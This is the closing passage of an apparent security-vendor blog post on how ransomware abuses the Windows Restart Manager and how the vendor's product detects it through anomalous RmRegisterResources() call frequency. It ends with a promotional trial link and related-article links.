


Figure 13. Statistics about the amount of calls performed to RmRegisterResources() in a legitimate use case vs a ransomware use case (click to enlarge)

The difference is striking, and we can take full advantage of this to identify malicious use of the Restart Manager. The frequency of this behavior is in and of itself an anomaly that triggers the behavioral indicators of the Falcon platform, which can be then correlated with the context of the call to spot malicious use cases.

This way, Falcon uses this improved visibility over the use of the Restart Manager along with the other identified behaviors of the process to enhance its detection capabilities and best protect our customers.


Conclusion

The Windows Restart Manager is a powerful component introduced by Microsoft as an alternative for installers and updaters, intended to avoid unnecessary OS reboots by enabling software to ensure the availability of processes, services and files.


But this functionality may be hijacked to serve malicious purposes. Adversaries can utilize it as part of ransomware prior to encryption to make sure no other application of the system can prevent file encryption. Alternatively, adversaries could leverage the Restart Manager for anti-analysis and evasion purposes. Indeed, one malicious application could easily iterate through a list of common analysis tools and attempt to kill them to go undetected.

Fortunately, legitimate processes have ways to protect themselves such as by using the User Interface Privilege Isolation or the Protected Processes implementation. Running as a PPL, the Falcon platform prevents processes from running with a lower level of security, impeding attempts to terminate given processes, including attempts using the Restart Manager. However, typical malicious use of the Restart Manager is considerably different from patterns of legitimate behavior, enabling the Falcon platform to determine early in the attack chain whether one process is malicious or not and thereby prevent it.

- *Experience the benefits of Falcon for yourself. Start your free trial of CrowdStrike Falcon® Prevent today.*



Related Content



Tech Analysis: Channel File May Contain Null Bytes

EMBERSim: A Large-Scale Databank for Boosting Similarity Search in Malware Analysis

CrowdStrike Falcon Next-Gen SIEM Unveils Advanced Detection of Ransomware Targeting VMware ESXi Environments

« The Windows Restart Manager: How It Works and How It Can Be Hijacked, Part 1

CrowdStrike's Advanced Memory Scanning Stops Threat Actor Using BRc4 at Telecommunications Customer »